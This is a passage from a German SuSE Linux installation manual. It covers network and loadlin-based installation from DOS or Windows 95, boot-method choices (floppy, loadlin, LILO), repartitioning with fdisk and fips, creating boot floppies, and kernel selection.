Für diesen Weg kann kein Installationsupport in Anspruch genommen werden (vgl. Abschnitt H.1.2, Seite 493); wir sind aber gern bereit, bei einem derartigen Vorhaben im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt H.2, Seite 499).

Worum geht es?

Der Rechner, auf dem SuSE Linux installiert werden soll, verfügt über *kein* CD-ROM-Laufwerk und eine verwendbare DOS-Partition gibt es auch nicht. Dafür können Sie über eine Vernetzung eine Verbindung zu einem anderen Rechner herstellen, der ein CD-ROM-Laufwerk hat bzw. auf dessen Festplatte die CD – wie unter Abschnitt 2.4.1, Seite 33 beschrieben – abgelegt werden konnte. Dieser „andere“ Rechner muß das Verzeichnis natürlich in geeigneter Weise „exportieren“!

Diesen Installationsweg sollten nur erfahrene Computer-Benutzer beschreiben.

Schritt für Schritt ...

1. Beginnen Sie die Installation wie in Abschnitt 2.3.3, Seite 17 beschrieben.
2. Führen Sie die Installation fort wie in Abschnitt 2.3.4, Seite 17 erläutert – doch:
 - Laden Sie bei den ‘Kernel-Modulen’ die ‘Netzwerktreiber’ und wählen Sie dort den passenden aus; das ist nicht notwendig, wenn Sie per PLIP installieren wollen.
 - Wenn **linuxrc** nach dem ‘Quellmedium’ fragt, geben Sie ‘Netzwerk (NFS)’ an und führen Sie die menügesteuerte Netzkonfiguration durch.
3. Beenden Sie die Installation, wie ab Abschnitt 2.3.5, Seite 20 beschrieben.

Alternativ ist es nun auch möglich, per FTP zu installieren.

Mögliche Probleme

- Die Installation bricht ab, bevor es überhaupt erst richtig begonnen hat: Das Installationsverzeichnis des „anderen“ Rechners wurde nicht mit `exec`-Rechten exportiert – tun Sie dies bitte.

2.5 Noch ein Installationsweg: Mit **setup** und **loadlin**

2.5.1 Windows 95 in den DOS-Modus bringen

Worum geht es?

Sie müssen den Rechner unter DOS in den Realmodus bringen, um das Installationsprogramm **Setup** starten zu können.

Voraussetzung

Sie arbeiten unter Windows 95.

Zusatzinfo

Das vom Installationsprogramm **Setup.exe** aufgerufene Programm **loadlin** ist ein MS-DOS-Programm und kann den Linux-Kernel für das *Ur-Linux* nur dann in den Speicher laden und dort starten, wenn der Prozessor entweder im Realmodus läuft oder im Virtuellen 8086-Modus muß ein VCPI-Server⁴ aktiv ist. Das DOS-Fenster von Windows 95 läuft zwar im Virtuellen 8086-Modus, stellt jedoch keinen VCPI-Server zur Verfügung und deshalb funktioniert **Setup** dort im DOS-Fenster nicht.

Schritt für Schritt ...

Es gibt zwei Möglichkeiten: Aus Windows 95 in den DOS-Modus umschalten oder beim Booten zur Eingabeaufforderung verzweigen.

Wenn Windows 95 bereits läuft, klicken Sie auf 'Start' - 'Beenden' - 'Computer im MS-DOS-Modus starten'.

Wenn Sie sowieso gerade booten, drücken Sie beim Windows 95-Start  und wählen dann 'Nur Eingabeaufforderung'.

Mögliche Probleme

Probleme kann es geben, wenn Sie im MS-DOS-Modus keine deutsche Tastaturbelegung haben und der CD-ROM-Treiber nicht geladen ist:

- Im DOS-Modus funktionieren die Umlaute und Sonderzeichen nicht: siehe Abschnitt 2.8.2, Seite 51
- Im DOS-Modus können Sie das CD-ROM-Laufwerk nicht ansprechen: siehe Abschnitt 2.8.3, Seite 51

2.5.2 Setup aufrufen und erster Teil von Setup

Worum geht es?

Das Programm **Setup.exe** bereitet den Start des *Ur-Linux* vor. Dieses Programm starten wir jetzt und führen es soweit aus, bis zwischen zwei alternativen Startmethoden für das *Ur-Linux* entschieden werden muß.

Voraussetzung

Sie haben MS-DOS oder eine MS-DOS-Box gestartet, die nicht im Protected-Modus läuft; die 1. CD liegt im CD-ROM-Laufwerk und Zugriff darauf ist möglich.

Zusatzinfo

Mit Hilfe des Programms **Setup.exe** werden Sie auf Ihrem Rechner ein *Ur-Linux* in Gang bringen, das später die eigentliche Linux-Installation erst ermöglicht. **Setup.exe** starten wir jetzt und führen das Programm bis zu dem Punkt aus, an dem zwischen den beiden Startmöglichkeiten für das *Ur-Linux* unterschieden wird: Bootdiskette oder mit **loadlin** direkt von CD/Festplatte.

⁴ Ein VCPI-Server wird z. B. von **emm386.exe** zur Verfügung gestellt.

Schritt für Schritt ...

So führen Sie den ersten Teil von **Setup** aus:

1. Starten Sie **setup** im Stammverzeichnis der CD.
2. Wählen Sie die Dialogsprache, in der **Setup** ablaufen soll. Wenn Sie 'Deutsch' bevorzugen, drücken Sie nur .
3. Drücken Sie den Laufwerksbuchstaben Ihres CD-ROM-Laufwerks, z. B. E. Eventuell hat sich der Laufwerksbuchstabe geändert wegen einer zusätzlichen DOS-Partition.
4. **Setup.exe** begrüßt Sie jetzt, soviel Freundlichkeit quittieren wir mit einem Druck auf .
5. Die folgenden Abschnitte beschäftigen sich mit dem Booten des *Ur-Linux*. Es wird in einer eigenen Entscheidung (Abschnitt 2.5.3, Seite 38) und eigenen Arbeitsschritten behandelt.

2.5.3 Wie boote ich das Ur-Linux von setup aus?

Worum geht es?

2 Wege gibt es, das *Ur-Linux* vom Programm **setup** aus zu booten: über Disketten oder mit Hilfe von **loadlin** direkt von der CD. Jetzt wird einer der beiden Wege ausgewählt.

Zusatzinfo

Der einfachste und bequemste Weg ist natürlich, das Ur-Linux direkt von der CD zu starten. Dazu wird das DOS-Programm **loadlin.exe** verwendet. Es lädt unter DOS eine Kerneldatei von der CD in den Hauptspeicher, bereitet das Laden der RAM-Disk vor und beginnt dann, den Kernelcode auszuführen. Damit das klappen kann, muß der Rechner im Realmodus laufen oder im Virtuellen 8086-Modus ein VCPI-Server⁵ aktiv sein. Die DOS-Box von OS/2 oder Windows NT scheidet also aus.

Booten über Disketten funktioniert immer, es ist halt mit einigen Umständen verbunden und dauert länger. Wohlgedemert, damit sind die Disketten gemeint, die man mit **setup** erstellt. Am allereinfachsten ist natürlich die SuSE-Bootdiskette (oder das Booten direkt von der CD), aber darum geht es in dieser Entscheidung nicht. Hier geht es nur um die Entscheidung: mit **setup** Disketten erzeugen oder mit **loadlin** den Kernel direkt laden.

Empfehlung

Wählen Sie den *loadlin-Weg*, wenn es theoretisch möglich ist – also wenn Sie nicht unter OS/2 oder Windows NT arbeiten. Im Zweifelsfall probieren Sie es einfach aus. Klappt es nicht, starten Sie halt nochmal bei Abschnitt 2.5.2, Seite 37 und wählen dann den *Diskettenweg*.

⁵ Ein VCPI-Server wird z. B. von **emm386.exe** zur Verfügung gestellt.

2.5.4 loadlin installieren und Ur-Linux starten

Worum geht es?

In diesem Arbeitsschritt installieren und benutzen Sie **loadlin.exe**, mit dem Sie von DOS aus einen Linux-Kernel laden und starten können und bringen Ihr *Ur-Linux* zum Laufen.

Voraussetzung

Wenn Sie bis hierhin gekommen sind und innerlich für den ersten Linux-Prompt bereit sind, haben Sie alle Voraussetzungen erfüllt!

Zusatzinfo

Welchen Kernel Sie wählen, hängt wesentlich von Ihrem SCSI-Adapter und von Ihrer Festplatte (oder besser gesagt, dem Controller-Typ) ab. Haben Sie ein reines (E)IDE-System, brauchen Sie sich über die Auswahl des Kernels keine großen Gedanken zu machen. Später können Sie ohne weiteres einen anderen Kernel wählen oder besser noch einen eigenen Kernel compilieren, der genau auf Ihre Bedürfnisse zugeschnitten ist. Weitere Informationen dazu finden Sie auch in Abschnitt 2.7.4, Seite 47.

Setup legt dann auf Ihrer DOS-Partition das Verzeichnis `\loadlin` an. In dieses Verzeichnis kopiert es die Programme `setup.exe`, `loadlin.exe`, die Datei `linux.bat` und den ausgewählten Kernel unter dem Namen `zimage`. Wenn Sie später – nach der Erstinstallation – Linux starten wollen, rufen Sie **linux.bat** auf (allerdings müssen Sie dabei als Parameter die Rootpartition angeben; dazu kommen wir später noch in Abschnitt 2.3.7, Seite 25).

Am Ende dieses Schrittes wird der Kernel dann geladen und direkt gestartet.

Schritt für Schritt ...

Gehen Sie so vor, um **loadlin** zu installieren und das *Ur-Linux* damit zu starten:

1. Wählen Sie die Option 'loadlin' und drücken Sie .
2. Dieser Bildschirm zeigt, wieviel RAM Ihr Rechner hat. Normalerweise stimmt die Angabe und Sie bestätigen dann mit . Falls die RAM-Größe nicht stimmen sollte, korrigieren Sie den Wert entsprechend.
3. Jetzt müssen Sie auswählen, ob Linux Ihr CD-ROM-Laufwerk unterstützt. Diese Frage haben Sie bereits entschieden – hier antworten Sie genau wie in Abschnitt 2.7.6.
 - Wenn Linux das CD-ROM-Laufwerk unterstützt, drücken Sie ,
 - damit ist die Sache erledigt.
 - Unterstützt Linux Ihr CD-ROM-Laufwerk nicht, so haben Sie ja bereits in Abschnitt 2.4.1, Seite 33 Dateien auf die Festplatte umkopiert. Gehen Sie jetzt auf die Option 'Festplatte' und drücken . Anschließend geben Sie den Pfad an, in den Sie das Verzeichnis `suse` kopiert hatten. Im Beispiel in Abschnitt 2.4.1, Seite 33 hatten wir `\emil` verwendet, also müssen wir `\emil` eintragen (das darunterliegende Verzeichnis `suse` braucht nicht angegeben zu werden).

4. Jetzt müssen Sie sich einen passenden Kernel aussuchen (wenn Sie in Abschnitt 2.7.6, Seite 48 entschieden haben, daß Linux Ihr CD-ROM-Laufwerk nicht unterstützt und Sie in Abschnitt 2.4.1, Seite 33 sich einen Kernel auf die Festplatte kopiert haben). Dann drücken Sie . Entscheidungshilfen zur Kernausswahl gibt es in Abschnitt 2.7.4, Seite 47.
5. Die Parameter für den Kernel kommen in diesem Schritt dran. Pro Zeile gibt man einen Parameter an, eine leere Zeile bedeutet *fertig*. Welche Parameter kommen hier in Frage?
Detaillierte Angaben zu den Kernelparametern stehen in Abschnitt 2.7.5, Seite 47; eine vollständige Auflistung der für die Installation relevanten Kernelparameter finden Sie in Abschnitt 14.3.2, Seite 343.
6. Der folgende Bildschirm fragt, ob das Programm **loadlin** installiert werden soll. Wir beantworten das mit 'Ja'. **Setup** legt jetzt das Verzeichnis `\loadlin` an und kopiert die Dateien hinein.
7. Jetzt starten wir mit der Option 'Linux laden' das *Ur-Linux*. Dabei scrollen ca. 2 Seiten Textausgabe des Kernels mehr oder weniger schnell vorüber. Wenn alles geklappt hat, begrüßt Sie **linuxrc**. Sie können sich übrigens die Ausgaben des Kernels in Ruhe ansehen: mit  +  und  +  blättern Sie vor und zurück.

Mögliche Probleme

Probleme kann es hier an zwei Stellen geben: **loadlin** kann den Kernel nicht laden bzw. starten oder der Kernel kommt mit Ihrer Hardware nicht klar:

- **loadlin** hat nicht genügend freien Speicher, um den Kernel zu laden: siehe Abschnitt 2.8.8, Seite 53.
- **loadlin** kann den Kernel nicht starten, der Rechner läuft im Virtuellen 8086-Modus, es ist jedoch kein VCPI-Server verfügbar: siehe Abschnitt 2.8.11, Seite 54.
- **loadlin** funktioniert nicht: siehe Abschnitt 2.8.9, Seite 53.
- Die CD ist defekt: siehe Abschnitt 2.8.4, Seite 51.

Nun wird die Installation fortgesetzt, wie ab Abschnitt 2.3.4, Seite 17 beschrieben.

2.6 Wie soll Ihr Linux künftig gestartet werden?

Das SuSE Linux-System ist jetzt so gut wie fertig installiert. Zu klären bleibt, wie Sie Linux im täglichen Betrieb starten wollen (*☞ Booten*).

In der folgenden Übersicht erfahren Sie die Hauptmöglichkeiten für einen Linux-Start – welche dieser Startmethoden für Sie die beste ist, hängt von Ihrer Erfahrung im Umgang mit Rechnern sowie dem Verwendungszweck ab. Die folgenden Empfehlungen orientieren sich weitgehend am Schwierigkeitsgrad des Vorgehens zur Fehlerbehebung und damit den notwendigen Kenntnissen des Anwenders.

Bootdiskette: Sie starten Linux über die *Bootdiskette*. Diese Möglichkeit funktioniert immer und macht keine Arbeit – die Bootdiskette haben wir

nämlich vorhin nebenbei erzeugt (in Abschnitt 2.3.10, Seite 31). Zugegeben, die Verwendung einer Bootdiskette ist auf die Dauer recht umständlich und lästig.

Die Bootdiskette ist eine gute Zwischenlösung, falls Sie beim Einrichten der anderen Möglichkeiten nicht sofort zurechtkommen oder falls Sie die Entscheidung über den endgültigen Bootmechanismus verschieben wollen. Auch im Zusammenhang mit OS/2 mag die Bootdiskette eine gute Lösung darstellen.

loadlin: Die **loadlin**-Variante setzt voraus:

- Der Rechner muß unter DOS entweder im Realmodus laufen oder im Virtuellen 8086-Modus einen VCPI-Server⁶ verfügbar haben. Anders gesagt: dieser Weg funktioniert *nicht* unter Unix, OS/2, Windows NT oder im DOS-Fenster von Windows 95 – er funktioniert aber gut vom MS-DOS-Prompt oder vom DOS-Modus in Windows 95 aus und bereitet auch mit Windows 98 keine Probleme.
- Ihr Rechner muß ausreichend DOS-verfügbaren freien Speicher haben: unterhalb 640 KB mindestens 128 KB, der Rest darf extended/EMS/XMS Speicher sein.

Zwar ist **loadlin** vergleichsweise aufwendig in der Installation, aber dann läßt es sich ausgezeichnet in die Windows 95/98 Bootmenüs integrieren. Dies erfordert ein manuelles Editieren von Konfigurationsdateien. Ein großer Vorteil ist, daß keinerlei Einträge in den \Rightarrow *MBR* (engl. *Master Boot Record*) der Festplatte erfolgen; so sehen andere Betriebssysteme von Linux nicht mehr als Partitionen mit für sie unbekanntenen Kennungen (engl. *IDs*).

Um **loadlin** zu installieren, benötigen Sie gewisse Kenntnisse von DOS und Linux. Sie sollten in der Lage sein, mit einem \Rightarrow *Editor* die notwendigen Konfigurationsdateien zu erstellen. Details zum Vorgehen finden Sie in Abschnitt 4.9. Schwierigkeiten können sich ergeben, wenn Sie bei der Konfiguration der Windows95/98-Bootmenüs einen Fehler machen. Im Extremfall kann dies dazu führen, daß Sie nicht mehr an Ihre Windows-Installation herankommen. *Vor* der Konfiguration dieser Bootmenüs sollten Sie sicherstellen, daß Sie Ihr System über eine Windows-Bootdiskette starten können.

LILO: Die technisch sauberste und universellste Lösung ist der Bootmanager LILO der Ihnen vor dem Booten die Auswahl zwischen verschiedenen Betriebssystemen läßt. Der LILO ist recht einfach z. B. über YaST zu installieren (vgl. Abschnitt 3.13.2, Seite 85). Allerdings muß LILO im Bootsektor der Festplatte stehen; dies schließt auch ein kleines Risiko beim Installieren mit ein. Die Fehlerbehebung erfordert grundlegende Kenntnisse des Bootprozesses. Sie sollten in der Lage sein, ggf. die Hauptkonfigurationsdatei des LILO zu editieren. Sie sollten sich vor seiner Installation auch damit vertraut machen, wie Sie LILO ggf. wieder deinstallieren können, wenn sich Schwierigkeiten ergeben. Details zu LILO sowie zum Bootprozeß finden sich in Abschnitt 4.3. LILO stellt nach

⁶ Ein VCPI-Server wird z. B. von **emm386.exe** zur Verfügung gestellt.

wie vor die beste Bootmethode dar⁷. Sie sollten sich nur bewußt sein, daß er aufwendiger zu verwenden ist als beispielsweise eine Bootdiskette.

Aufgrund der wachsenden Bedeutung haben sich einige kommerzielle Hersteller von Bootmanagern auf Linux eingestellt. An forderster Front sind hier der **System Commander Deluxe** sowie **Partition Magic** zu nennen. Neben reinen Hilfestellungen beim Booten des Systems bieten diese Pakete zusätzlich eine grosse Anzahl weiterer Funktionen wie z. B. die Möglichkeit, vorhandene FAT32-Partitionen in der Größe zu verändern oder FAT16 in FAT32 umzuwandeln. Diese Programme sind *nicht* auf den CDs enthalten; auf eine nähere Beschreibung wird deshalb hier verzichtet.

Eine eingehende Diskussion verschiedener Bootmethoden, insbesondere aber von LILO und **loadlin** finden Sie in Kapitel 4, Seite 93 ff.

2.7 Infoblöcke

2.7.1 Platz schaffen für Linux (Partitionieren)

Worum geht es?

Ihre Festplatte soll für die Aufnahme von Linux-Partitionen vorbereitet werden.

Voraussetzung

Sie haben etwas Zeit, um diesen Abschnitt in Ruhe durcharbeiten. Empfehlenswert sind Disketten oder Bänder für ein Backup und eine Bootdiskette Ihres *bisherigen* Betriebssystems.

Zusatzinfo

Durch Partitionen kann eine Festplatte in mehrere, voneinander weitgehend unabhängige Bereiche aufgeteilt werden. Ein Grund, sich mehrere Partitionen einzurichten, ist die dadurch mögliche Koexistenz unterschiedlicher Betriebssysteme mit unterschiedlichen Dateisystemen auf einer Festplatte.

Wie schafft man jetzt Platz für Linux-Partitionen?

- Einzelne Partitionen der Festplatte kann man löschen; gehen dabei alle Dateien verloren, die in diesen Partitionen liegen. Der Platz auf der Festplatte, der so frei wird, steht dann für neue Partitionen zur Verfügung (z. B. für Linux); dabei können Sie den gewonnenen Freiraum neu in mehrere Partitionen aufteilen.
- Einzelne Partitionen können Sie auch einem anderen Betriebssystem zuordnen; wie beim Löschen verlieren Sie aber auch dabei alle Dateien dieser Partitionen.

⁷ Neben der Bootdiskette ist LILO die einzige Methode, wenn Sie nur Linux auf Ihrem System haben.

- Unter MS-DOS oder Windows 95/98 können Sie die letzte Partition der Festplatte verkleinern, ohne die Dateien darin zu verlieren; mit einem Defragmentierungsprogramm müssen Sie zuvor dafür sorgen, daß wirklich alle Dateien am Anfang der Partition liegen. Falls Sie nur *eine* MS-DOS- oder Windows-Partition haben, können Sie auf diese Weise recht einfach Platz für Linux-Partitionen schaffen. Nach dem Defragmentieren können Sie mit speziellen Programmen – etwa dem Freeware-Programm **fips** – die Zylinderobergrenze herabsetzen und so die Partition verkleinern. **fips** finden Sie auf der CD 1 im Verzeichnis `dosutils`.
- Eine sehr bequeme, wenn auch mit Kosten verbundene Möglichkeit ist es, eine zusätzliche Festplatte in den Rechner einzubauen.

Bei allen Änderungen der Partitionierung müssen Sie sorgfältig arbeiten und die Anleitung der verwendeten Software beachten. Trotzdem können unter Umständen Probleme auftreten, bis hin zum kompletten Datenverlust! Wir von SuSE können dafür keine Verantwortung übernehmen. In jedem Fall ist es empfehlenswert, vorher zumindest die wichtigsten Dateien zu sichern und eine geprüfte Bootdiskette bereitzuhalten.



Schritt für Schritt ...

Gehen Sie so vor, um die Festplatte zu partitionieren:

1. Wenn Sie es nicht wissen, müssen Sie feststellen, wieviel Partitionen die Festplatte hat und wie groß diese sind. Rufen Sie dazu das Programm **fdisk** Ihres Betriebssystems auf.
2. Planen Sie, wieviel Partitionen Sie brauchen und wie groß diese sein sollen. Informationen dazu finden Sie in Abschnitt 2.9, Seite 55 und in Abschnitt 2.10, Seite 57.
3. Schreiben Sie sich Ihren Partitionsplan auf einen Zettel, Sie brauchen die Daten noch öfters im Verlauf der Installation.
4. Jetzt ist ein Backup der Festplatte dringend anzuraten. Wenn Sie kein Bandlaufwerk haben und Sie nicht alles auf Disketten sichern wollen, dann sichern Sie wenigstens Ihre wichtigen Daten und die Start- und Konfigurationsdateien (z. B. `config.sys`, `autoexec.bat` und `*.ini`). Erzeugen Sie eine Bootdiskette für Ihr bisheriges Betriebssystem und probieren Sie aus, ob Sie damit booten können. Auf dieser Bootdiskette brauchen Sie auch Handwerkszeug wie einen Editor, **fdisk**, das Formatierungsprogramm und Ihr Backup-Programm.
5. Je nach Systemgegebenheiten geht's weiter:

DOS/Windows 95/98, eine Partition auf der Festplatte und keine komplette Dateien-Sicherung (engl. *File-Backup*)

Sie müssen die Partition ohne Datenverlust verkleinern. Verschieben Sie alle Dateien an den Anfang der Partition. Dazu können Sie z. B. das Programm **Defrag** (MS-DOS 6 oder Windows 95/98) benutzen.

Die Defragmentierungsprogramme verschieben üblicherweise keine versteckten Dateien bzw. Systemdateien, da solche Dateien von einem Soft-

warekopierschutz an einem definierten Ort der Festplatte angelegt worden sein könnten. Wenn Sie sicher sind, daß auf der Festplatte keine solchen Dateien sind, können sie das Attribut `versteckt` bzw. `System` an allen betroffenen Dateien deaktivieren oder, je nach verwendetem Defragmentierungsprogramm, über Parameter auch das Defragmentieren solcher Dateien erzwingen.

Auch die Windows-Swapdatei ist eine versteckte Datei. Liegt es ungünstig, müssen Sie es unter Windows in der „Systemsteuerung“ ausschalten.

Haben Sie schließlich am Ende der Partition genügend Freiraum geschaffen, dann gehen Sie in das Verzeichnis `\dosutils\fips\fips15` der ersten CD. Dort steht das Programm **fips.exe**, mit dem Sie die Partition verkleinern können. Eine ausführliche Anleitung ist in dem gleichen Verzeichnis vorhanden; diese sollten Sie angesichts der heiklen Materie unbedingt studieren, bevor Sie das Programm starten! **fips.exe** läuft übrigens nur unter DOS; Windows müssen Sie beenden bzw. Windows 95/98 in den DOS-Modus bringen (siehe dazu auch Abschnitt 2.5.1, Seite 36).

Nach Ausführen von **fips.exe** haben Sie eine zweite Partition auf der Festplatte, die später in die Linux-Partitionen aufgeteilt wird.



Mit **fips.exe** aus `\dosutils\fips\fips20` lassen sich auch `fat32`-Partitionen verkleinern; stellen Sie vor dem Einsatz dieser Fips-Version *unbedingt* ein Backup Ihrer Daten her!

DOS/Windows 95/98 und mehrere Partitionen bzw. Sie haben eine komplette Dateien-Sicherung (engl. *File-Backup*)

Sie löschen Ihre DOS-Partitionen und legen Sie dann verkleinert neu an. Dabei verlieren Sie alle Daten in diesen Partitionen, Sie müssen vorher alle Dateien gesichert haben (dateiweise, kein Imagebackup)! Mit **fdisk** löschen Sie die alten Partitionen und legen die neue(n) an. Als nächstes formatieren Sie die Partition(en), installieren das Betriebssystem und spielen alle Dateien von der Sicherung wieder ein; das Backup-Programm hatten Sie ja mit auf der Diskette.

OS/2

Für Sie gibt es folgende Möglichkeiten:

- Sie verkleinern Ihre OS/2-Partition(en). Dazu sichern Sie alle Dateien der OS/2-Partition(en), löschen die Partitionen mit OS/2-**fdisk** und legen sie verkleinert wieder an. Den freien Platz verwenden Sie später für die Linux-Partitionen.
- Sie wollen statt OS/2 künftig Linux einsetzen. Dann brauchen Sie jetzt gar nichts zu tun, später ändern Sie mit YaST den Typ der Partitionen in Linux-Partitionen, oder löschen die OS/2-Partition und legen dafür Linux-Partitionen an.
- Sie schaffen sich eine neue Festplatte an. Die wird später mit YaST partitioniert und formatiert.

Unix/Linux

Sie haben ja bereits passende Partitionen für ein Linux-System, jedenfalls müssen Sie keinem anderen Betriebssystem etwas abzwacken. Sie verwenden die SuSE-Bootdiskette bzw. die CD 1. Das Setzen der Partitionstypen kommt später ganz normal mit YaST.

6. Booten Sie den Rechner neu.
7. Prüfen Sie jetzt, ob Ihr altes Betriebssystem wieder richtig läuft. Die Linux-Partitionen im freigeräumten Festplattenbereich legen Sie später mit YaST an.

Mögliche Probleme

Folgende Probleme können auftreten:

- Die Partition kann nicht ausreichend verkleinert werden, da einige Dateien sich nicht verschieben lassen: siehe Abschnitt 2.8.1, Seite 51.
- Unter DOS bzw. Windows hat das CD-ROM-Laufwerk jetzt einen anderen Laufwerksbuchstaben. Unter Windows 95 bleibt der Arbeitsplatz hängen: siehe Abschnitt 2.8.13, Seite 55.

2.7.2 Bootdiskette unter DOS erstellen (mit Setup)

Voraussetzung

Sie brauchen eine formatierte 3.5-Zoll-HD-Diskette und ein 3.5-Zoll-Disketten-Laufwerk, das auch bootfähig sein muß (wenn Sie zusätzlich ein 5.25-Zoll-Disketten-Laufwerk haben und dieses als Boot-Laufwerk fungiert, sehen Sie bei Abschnitt 2.8.12, Seite 54 nach). Falls Sie unter Windows 95/98 arbeiten: Starten Sie **setup** *nicht* in der MS-DOS-Box, sondern im MS-DOS-Modus!

Zusatzinfo

Auf der CD mit SuSE Linux sind einige Diskettenabbilder (Images) enthalten. So ein Image kann mit **Setup** auf eine Diskette kopiert werden, die Diskette nennt sich dann Bootdiskette. Auf diesen Diskettenimages sind außerdem noch der „Loader“ **Syslinux** und das Programm **linuxrc** drauf; **Syslinux** erlaubt es Ihnen, während des Bootvorganges den gewünschten Kernel auszuwählen und bei Bedarf Parameter über die verwendete Hardware zu übergeben. – Das Programm **linuxrc** unterstützt Sie beim Laden der Kernelmodule speziell für Ihre Hardware und startet schließlich die Installation.

Die mitgelieferte SuSE-Bootdiskette können Sie im Normalfall als Bootdiskette einsetzen. Nur bei exotischer Hardware, die vom modularisierten Kernel dieser Diskette nicht unterstützt wird, müssen Sie eine eigene Bootdiskette erzeugen, wie es in diesem Arbeitsschritt beschrieben wird.

Für die Bootdiskette ist die Auswahl des Kernels wichtig; er muß Ihre Hardware unterstützen. Zur Kernauswahl finden Sie weitere Informationen in Abschnitt 2.7.4, Seite 47.



Beim Schreiben der Diskette greift **Setup** auf das DOS-Programm **rawrite** zurück (CD 1, Verzeichnis `\dosutils\rawrite`; Sie können **rawrite.exe** natürlich auch selbst am DOS-Prompt einsetzen!)

Schritt für Schritt ...

Gehen Sie so vor, um eine Bootdiskette zu erzeugen:

1. Starten Sie **Setup** direkt von der CD 1.
2. Wählen Sie die Option 'Floppy' und drücken Sie ; dann 'Boot' und wieder .
3. Jetzt müssen Sie sich eine Diskette mit einem passenden Kernel aussuchen, der z. B. Ihren SCSI-Adapter unterstützt. **Setup** zeigt Ihnen die wichtigsten Daten zu den Kernels an. Wenn Sie weitere Informationen brauchen, können Sie in der Datei `\disks\readme.dos` oder auch in Abschnitt 2.7.4, Seite 47 nachsehen. Merken Sie sich, wie Ihr Kernel heißt, Sie brauchen den Namen später nochmal. Dann drücken Sie .
4. Jetzt wird die Diskette geschrieben. Legen Sie eine (DOS-formatierte) Diskette in das 3.5-Zoll-Laufwerk und suchen Sie sich die Diskette aus, die Sie erstellen wollen.
 - Kümmern Sie sich nur um die Bootdiskette ('Root' wird bei SuSE Linux nicht mehr benötigt!): Setzen Sie den Cursor auf 'Boot' und drücken Sie .
 - **Setup** will nochmal bestätigt haben, daß eine Diskette eingelegt ist. Drücken Sie jetzt nochmal .
 - Wenn die Diskette fertig ist, drücken Sie nochmal .
 - Wählen Sie die Option 'Fertig', um den Bildschirm und **Setup** zu verlassen.

2.7.3 Bootdiskette mit Unix erstellen

Voraussetzung

Ihr CD-ROM-Laufwerk wird von Unix/Linux unterstützt. Sie brauchen eine formatierte Diskette.

Schritt für Schritt ...

Gehen Sie so vor, um Bootdisketten zu erstellen:

1. Falls Sie die Disketten noch formatieren müssen:
`fdformat /dev/fd0u1440`
2. Mounten Sie die erste CD (Disk 1) (z. B. nach `/mnt`):
`mount -t iso9660 /dev/cdrom /mnt`
3. Wechseln Sie in das Verzeichnis `disks` auf der CD:
`cd /mnt/disks`

4. Erstellen Sie die Bootdiskette mit

```
dd if=<Diskette> of=/dev/fd0 bs=8192
```

<Diskette> müssen Sie natürlich durch den tatsächlichen Dateinamen ersetzen. In der LIESMICH- bzw. der README-Datei im `disks`-Verzeichnis und in Abschnitt 2.7.4, Seite 47 erfahren Sie, welcher Kernel was kann.

2.7.4 Kernelsauswahl

Im Verlauf der Installation müssen Sie einen Kernel aussuchen, mit dem Sie Ihr Linux-System während der Installation und auch danach noch eine Zeit lang betreiben können. Der Linux-Kernel enthält Treiber, unter anderem für Netzwerk, Festplatte und CD-ROM-Laufwerk. Es ist somit einzusehen, daß der Kernel zu Ihrem Computer passen muß.

Auf der CD sind mehrere Kernel enthalten, sowohl in Diskettenimages für Bootdisketten als auch in Dateiform für **loadlin**. Diese Kernel sind ein Kompromiß zwischen breiter Hardware-Abdeckung und Größe. Später können Sie sich einen eigenen Kernel erzeugen, der genau auf Ihr System zugeschnitten ist.

In den allermeisten Fällen können Sie für die Installation die mitgelieferte Bootdiskette bzw. direkt die CD 1 verwenden. Nur wenn der Kernel dieser Diskette bzw. der CD Ihre Hardware nicht korrekt erkennen kann, müssen Sie eine der weiteren Disketten ausprobieren. Genauere Informationen über die Konfiguration der Kernel erhalten Sie online im Programm **setup.exe** bzw. in den Dateien in `/disks` und `/suse/images` auf der ersten CD.

Um eine möglichst weitgehende Hardwareunterstützung zu gewährleisten, wird im System ein modularisierter Kernel installiert, der nur die essentiellen Treiber enthält, die für das Booten zwingend benötigt werden. So gibt es drei Kernel für reine (E)IDE-Rechner, sowie mehrere Kernel für Rechner mit SCSI-Adapter. Alle weiteren Treiber werden vom Kerneldämon bei Bedarf als Module nachgeladen.

Sollte es dabei zu Problemen kommen, achten Sie darauf, daß Ihre Hardware korrekt in der Datei `/etc/conf.modules` spezifiziert ist.

2.7.5 Kernelparameter

Wenn Sie einen passenden Kernel ausgewählt haben, müssen Sie herausfinden, ob Sie Kernelparameter brauchen. Die Kernelparameter sind sozusagen Ihr Sprachrohr zu den Treibern im Kernel. Mit Kernelparametern können Sie mehrere Dinge erreichen:

- Sie geben dem Treiber Informationen, welche Hardware Sie genau haben und wie diese anzusprechen ist (z. B. Adreßbereich, Interrupt oder ähnliches). Der Treiber kann das manchmal auch selbst herausfinden, es ist aber schneller und sicherer, wenn Sie das in die Hand nehmen.
- Sie können Treiber abschalten. Das ist beispielsweise hilfreich, wenn mehrere CD-ROM-Treiber im Kernel enthalten sind und jeder davon umständlich die Hardware testet, um „sein“ Laufwerk zu finden (engl. *autoprobng*). Dies ist nur relevant bei Verwendung eines monolithischen Kernels, der sämtliche CD-ROM-Treiber enthält.

- In Problemfällen können Sie mit speziellen Kernelparametern eventuell doch noch erreichen, daß Ihr Linux-System zum Laufen kommt.

Kernelparameter können Sie sowohl beim Booten mit **loadlin** als auch beim Booten mit LILO oder **syslinux** (wie zum Beispiel auf der Bootdiskette) angeben. Auch mit der SuSE-Bootdiskette, welche die Treiber als Module dazulädt, können Sie Kernelparameter angeben; in diesem Fall ist allerdings die Notation der Parameter anders. Immer gilt: Sie müssen die Parameter jedesmal beim Booten angeben, der Kernel lernt leider nichts dazu. Später, nach der Installation, können Kernelparameter in die Dateien `/etc/lilo.conf` bzw. `/etc/conf.modules` eingetragen werden, wodurch sie von LILO bzw. **modprobe** automatisch ausgewertet werden.

Nähere Angaben, welche anderen Parameter es noch gibt und wie diese genau angegeben werden müssen, finden Sie in Abschnitt 14.3.2, Seite 343 bzw. Abschnitt 14.3.3, Seite 356.

2.7.6 Unterstützt Linux mein CD-ROM-Laufwerk?

Generell kann man sagen, daß die meisten CD-ROM-Laufwerke unterstützt werden.

- Bei \Rightarrow ATAPI-Laufwerken sollte es keine Probleme geben.
